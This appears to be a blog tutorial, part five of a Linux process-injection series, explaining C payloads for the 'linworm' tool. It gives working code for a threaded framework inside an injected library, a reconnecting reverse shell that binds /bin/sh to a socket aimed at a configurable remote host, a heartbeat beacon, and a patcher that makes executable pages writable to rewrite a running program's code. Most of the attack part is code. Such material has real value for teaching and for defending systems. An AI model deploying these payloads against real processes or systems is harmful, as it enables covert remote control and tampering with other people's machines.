
Step-by-Step Linux Process Injection Guide Part 5 - Weaponizing Payloads
Step-by-Step Linux Process Injection Guide Series:
- Step-by-Step Linux Process Injection Guide Part 1 - Overview
- Step-by-Step Linux Process Injection Guide Part 2 - Attaching and Defeating ASLR
- Step-by-Step Linux Process Injection Guide Part 3 - Shellcode and Remote Function Calls
- Step-by-Step Linux Process Injection Guide Part 4 - Loading the Library
- Step-by-Step Linux Process Injection Guide Part 5 - Weaponizing Payloads
- Step-by-Step Linux Process Injection Guide Part 6 - Unloading the Payload
1. Introduction
In Part 4, we loaded a shared library into another process and made it print a line. This proved that the injection worked, but the library stopped doing anything as soon as that line appeared. A useful payload must be able to keep a shell open, send regular messages, or change the program’s behaviour without stopping the program itself.
To make that possible, linworm gives each payload its own worker. The worker runs in the background while the rest of the program continues as normal. It can also be woken when it is time to stop, so the payload does not have to wait for its next task before shutting down.
We will first look at how this worker is created and stopped. We will then use the same design to build a reverse shell, a heartbeat beacon, and a memory patcher. Part 6 will explain how the library is removed afterwards.
2. Payload Handling via Threads
2.1 Why Threads?
When the library is loaded, its setup code runs as part of the program’s normal work. If that setup code waits for a network connection or enters a long loop, the program must wait with it and may appear to freeze.
The setup code therefore creates a separate worker and returns immediately. The program can then continue from where it was paused while the worker handles the payload in the background.
2.2 The Common Framework
Every payload in src/payload/ uses the shared helper in src/payload/common.c. Although the payloads perform different tasks, they all follow the same sequence: prepare the worker, start it, keep it running until a stop request arrives, and then clean up.
static void *my_thread(void *arg) {
    while (payload_running()) {
        // ... do work ...
        payload_sleep_ms(2000);
    }
    return NULL;
}

__attribute__((constructor))
void on_load(void) {
    if (payload_init() == 0)
        payload_start(my_thread);
}

__attribute__((destructor))
void on_unload(void) {
    if (g_pipe_fd[0] != -1)
        payload_stop();
}
The first function in this example runs automatically when the library is loaded. It prepares and starts the worker, then returns control to the program. The second runs when the program exits. It tells the worker to stop and waits until the worker has finished.
Before the worker can start, the helper needs a way to receive a stop request and wake the worker if it is waiting. The first step is to create a small channel for that wake-up message:
int payload_init(void) {
    if (pipe(g_pipe_fd) == -1)
        return -1;

    fcntl(g_pipe_fd[0], F_SETFL, O_NONBLOCK);
    fcntl(g_pipe_fd[1], F_SETFL, O_NONBLOCK);
    ...
}
One end of the pipe receives the message and the other sends it. Both ends are set so that reading or writing will return immediately instead of making the program wait.
Next, the helper tells Linux which code should run when SIGUSR2 is sent to the process:
int payload_init(void) {
    ...
    struct sigaction sa;
    memset(&sa, 0, sizeof(sa));
    sa.sa_handler = payload_signal_handler;
    sa.sa_flags = SA_RESTART;
    sigemptyset(&sa.sa_mask);

    if (sigaction(SIGUSR2, &sa, NULL) == -1) {
        close(g_pipe_fd[0]);
        close(g_pipe_fd[1]);
        g_pipe_fd[0] = g_pipe_fd[1] = -1;
        return -1;
    }
    ...
}
If this setup fails, the helper closes both ends of the pipe and reports the error. If it succeeds, sending SIGUSR2 will request a shutdown and write one byte to the pipe, waking the worker immediately.
The final step saves a reference to the loaded library so that Part 6 can remove it later:
int payload_init(void) {
    ...
    Dl_info dl_info;
    if (dladdr((void *)payload_init, &dl_info) && dl_info.dli_fname)
        g_self_handle = dlopen(dl_info.dli_fname, RTLD_NOW | RTLD_NOLOAD);

    g_running = 1;
    return 0;
}
After this preparation succeeds, the helper starts the worker. Each worker repeats the same basic pattern: perform its task, wait for a while, and check whether it should continue.
A normal timed wait would not end early when a stop request arrived. Instead, the helper waits for either the chosen amount of time to pass or data to arrive through the wake-up channel:
void payload_sleep_ms(int ms) {
    struct pollfd pfd = {
        .fd = g_pipe_fd[0],
        .events = POLLIN,
    };
    poll(&pfd, 1, ms);

    if (pfd.revents & POLLIN) {
        char drain[16];
        while (read(g_pipe_fd[0], drain, sizeof(drain)) > 0)
            ;
    }
}
If there is no stop request, the wait ends when its time runs out and the worker begins its next task. If a stop request arrives, the byte written to the pipe ends the wait immediately. The worker can then leave its loop and clean up without an unnecessary delay.
This gives the worker two ways to finish: the program can exit, or someone can send SIGUSR2 while it is still running. Part 6 follows both paths through the rest of the shutdown process.
3. Payload Examples
The three payloads included with linworm all use this worker. The only difference is what each worker does before it waits.
3.1 Reverse Shell
The reverse shell connects the target to another computer and opens a command shell over that connection. Its destination is read from settings passed to the target program and defaults to 127.0.0.1:4444. Changing those settings lets the same library connect somewhere else without being rebuilt.
The worker begins by trying to make the connection. If the attempt fails, it waits for the configured delay before trying again:
static void *rshell_thread(void *arg) {
    ...
    while (payload_running()) {
        payload_log(RSHELL_LOG, "connecting to %s:%d...", host, port);
        int sock = create_connection(host, port);
        if (sock < 0) {
            payload_log(RSHELL_LOG, "connection failed, retrying in %d ms",
                        RECONNECT_MS);
            payload_sleep_ms(RECONNECT_MS);
            continue;
        }
        payload_log(RSHELL_LOG, "connected (fd=%d)", sock);
        ...
    }
    ...
}
RECONNECT_MS and Try Again
Once connected, the payload starts the shell as a separate process. It sends everything typed over the connection to the shell, then sends the shell’s replies back through that same connection:
static void *rshell_thread(void *arg) {
    ...
        pid_t child = fork();
        if (child == 0) {
            dup2(sock, STDIN_FILENO);
            dup2(sock, STDOUT_FILENO);
            dup2(sock, STDERR_FILENO);
            close(sock);
            if (g_pipe_fd[0] >= 0) close(g_pipe_fd[0]);
            if (g_pipe_fd[1] >= 0) close(g_pipe_fd[1]);
            char *argv[] = {"/bin/sh", "-i", NULL};
            execve("/bin/sh", argv, NULL);
            _exit(127);
        }
    ...
}
The shell closes its copies of the wake-up channel because only the worker needs them. Meanwhile, the worker keeps checking whether the shell is still running. If the shell ends, the worker returns to the start of the loop and reconnects. If a stop request arrives first, it closes both the shell and the network connection before finishing.
A quick demonstration:
Reverse Shell Demo3.2 Beacon
The beacon is the simplest example because it does not need a network connection or another process. Every two seconds, its worker adds a heartbeat to /tmp/linworm_beacon.log:
static void *beacon_thread(void *arg) {
    (void)arg;
    unsigned long counter = 0;

    payload_log(BEACON_LOG, "beacon started (pid=%d, tid=%ld)",
                getpid(), (long)pthread_self());

    while (payload_running()) {
        payload_log(BEACON_LOG, "heartbeat #%lu (pid=%d)", counter++, getpid());
        payload_sleep_ms(BEACON_INTERVAL_MS);
    }

    payload_log(BEACON_LOG, "beacon shutting down (pid=%d, %lu heartbeats sent)",
                getpid(), counter);
    return NULL;
}
After injecting the library, watch this log as it grows. Each new line confirms that the library loaded successfully and that its worker is still running. The following video shows this in action:
Beacon Demo3.3 Patch
The memory patcher changes the target itself. Before building the library, you choose the program or library to change, where each change begins, which bytes to write, and which original bytes should be restored later:
#define PATCH_TARGET "example_target"

static const patch_entry_t PATCHES[] = {
    {
        .offset = 0x4ab,
        .patch_bytes = { 0xff, 0xff, 0xff, 0xff },
        .orig_bytes  = { 0x00, 0x00, 0x00, 0x00 },
        .len = 4
    },
    /* add more entries here */
};
PATCHES[]: Offset, New Bytes, Original Bytes
The payload searches /proc/self/maps for the chosen name. Because the payload is already running inside the target, self refers to the target process. The name can therefore identify either the main program, such as example_target, or one of its loaded libraries, such as libc.so.6. Each entry in the table describes the location and size of a change, as well as the replacement and original bytes.
Linux normally prevents a program from writing to memory that contains executable code. To make a change, the payload briefly allows writing to the relevant area, copies in the new bytes, and then removes write access again:
static int apply_patch(uint8_t *site, const uint8_t *bytes, size_t len) {
    if (set_page_perms(site, PROT_READ | PROT_WRITE | PROT_EXEC) != 0)
        return -1;
    memcpy(site, bytes, len);
    if (set_page_perms(site, PROT_READ | PROT_EXEC) != 0)
        return -1;
    return 0;
}
When the library loads, it finds the chosen program or library and attempts each change in the table. If at least one succeeds, it starts a worker that waits until shutdown. The changes remain in memory during that time. When the worker is told to stop, it restores the original bytes in reverse order:
static void *patch_thread(void *arg) {
    ...
    while (payload_running())
        payload_sleep_ms(1000);

    for (size_t i = g_applied_count; i-- > 0; ) {
        if (apply_patch(g_patch_sites[i], PATCHES[i].orig_bytes,
                        PATCHES[i].len) == 0)
            payload_log(PATCH_LOG, "patch[%zu] unpatched at %p (pid=%d)",
                        i, (void *)g_patch_sites[i], getpid());
        else
            payload_log(PATCH_LOG, "patch[%zu] unpatch failed at %p (pid=%d)",
                        i, (void *)g_patch_sites[i], getpid());
    }
    ...
}
A quick demonstration:
Patch Demo4. Conclusion
The shared helper gives every payload a background worker and a way to wake it during shutdown. This lets the target continue running while the payload performs its own work.
The reverse shell uses the worker to maintain a command session, the beacon uses it to write regular status messages, and the memory patcher uses it to wait until the original bytes should be restored. New payloads can follow the same pattern by supplying a different task for the worker.
Part 6 explains what happens after a stop request and how linworm safely removes the shared library.
5. References
Step-by-Step Linux Process Injection Guide Series:
- Step-by-Step Linux Process Injection Guide Part 1 - Overview
- Step-by-Step Linux Process Injection Guide Part 2 - Attaching and Defeating ASLR
- Step-by-Step Linux Process Injection Guide Part 3 - Shellcode and Remote Function Calls
- Step-by-Step Linux Process Injection Guide Part 4 - Loading the Library
- Step-by-Step Linux Process Injection Guide Part 5 - Weaponizing Payloads
- Step-by-Step Linux Process Injection Guide Part 6 - Unloading the Payload